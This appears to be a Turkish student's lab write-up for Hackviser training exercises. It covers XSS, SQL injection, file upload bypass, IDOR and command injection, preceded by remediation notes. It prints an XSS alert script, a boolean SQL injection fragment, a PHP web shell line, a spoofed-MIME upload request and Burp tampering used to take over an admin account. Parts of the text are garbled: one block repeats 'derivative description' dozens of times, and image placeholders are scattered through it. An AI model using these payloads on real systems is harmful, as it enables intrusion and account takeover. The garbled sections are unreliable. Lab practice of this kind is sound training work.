- 2.Bee: Login ekranı için karakter filtrelenmesi eklenmelidir. LFI zafiyetine karşı dosya türünü sunucu tarafında kontrol etmelidir.
- 3.Leaf: SSTI zafiyetine karşı karakter filtrelemesi yapılmalıdır. Url'deki GET parametresi gizlenmelidir.

4. Venomous: Nginx adlı uygulamanın güncel versiyonu kurulmalıdır. Path Traversal zafiyetine karşı önlem alınmalıdır.

Stage -3:

- 1.Super Process: Güncel zaafı olan uygulamanın kullanımı ve Python2.7'nin Suid değerine sahip olmasından kaynaklanır. Uygulama bir alternatifle değiştirilmelidir ve SUID yetkisi kaldırılmalıdır.
- 2.Glitch: Güncel olmayan Linux sürümü ve Güncel zaafa sahip uygulama kullanılmasından kaynaklanır. Linux güncellenmelidir ve Uygulama alternatif bir uygulama ile değiştirilmelidir.
- 3.Find and Crack: Güncel zaafa sahip olan uygulamanın kullanılması, Çalıştırılan servisin olduğu kullanıcının config dosyasını okuma, yazma ve çalıştırma yetkisinin bulunması ve backup.zip dosyasının şifresinin basitliğinden kaynaklanır. En yakın zamanda uygulama değiştirilmeli, Yetkileri kısıtlanmalı ve önemli olan dosyaların daha iyi şifrelenmesi gereklidir.

Labaratuvarlar

- 1- XSS labaratuvarları
 - a. Reflected XSS

Search

<script>alert('xss')</script>

star-impossible-man.europe1.hackviser.space şunu diyor:

xss

Tamam

b. Stored XSS

```
Submit

Submit

harmless-taskmaster.europe1.hackviser.space şunu diyor:

1

Tamam
```


c. DOM-Based XSS

Calculate Triangle Area


grown-madame-web.europe1.hackviser.space şunu diyor: xss dom Tamam

2- SQL Injection Labaratuvarları:

a. Basic SQL Injection








b. Union-Based Injection

Search Car Brand



Bunu yapamadım.

c. Boolean-Based Injection

Select an item to check:

iPhone SE' AND 1=2#

Ne yazık ki bunu da yapamadım.

- 3- Unrestricted File Upload
 - a. Basic Unrestricted file upload

```
GNU nano 5.4

System($_GET['cmd']); ?>
```

Şifre:8jv77mvXwR7LVU5v

Bir payload hazırladım ve hedefi dinleme moduna alarak saldırıya geçtim.

b. MIME type bypass

```
Unauthorized file type found.

Please upload gif, jpg, jpeg or png.

Host: growing-karma.europel.hackviser.space
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Content-Type: image/jpeg
```

Upload a image.

```
File uploaded successfully!

File path: uploads/payload2.php
```

```
derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description

derivative description
```

Şifre: fRqs3s79mQxv6XVt

c. File signature filter bypass

Ne yazık ki hackerbox'ta uygun bir tool olmadığı için bunu yapmam imkansız.

d. File extension filter bypass

Bunu yapamadım.


- 4- IDOR
 - a. Invoices

Bill To:

Emilia Rawne <rawneelia@securemail.hv>

b. Ticket sales

Ticket Sales




Burp ile isteği yakaladık ve değiştirdik.



How many tickets do you want to buy?

The pure	chase was su	ccessful.		
	r of tickets y		t: 1	
-	D: 65274efc9			

c. Change password



İsteği burp ile yakalıycaz.



User id parametresini 2'den 1 yaptık.

Change Password




Şimdi admin hesabına erişebiliriz.

Username: admin

Phone: 876-987-8489

- 5- Command Injection
 - a. Basic Command Injection

DNS Lookup



Ne yazık ki burda bizden istenileni anlayamadım.

b. Command Injection Bypass

DNS Lookup

Search

Error: Command contains blacklisted keyword.

Buraya kadar yapabildim...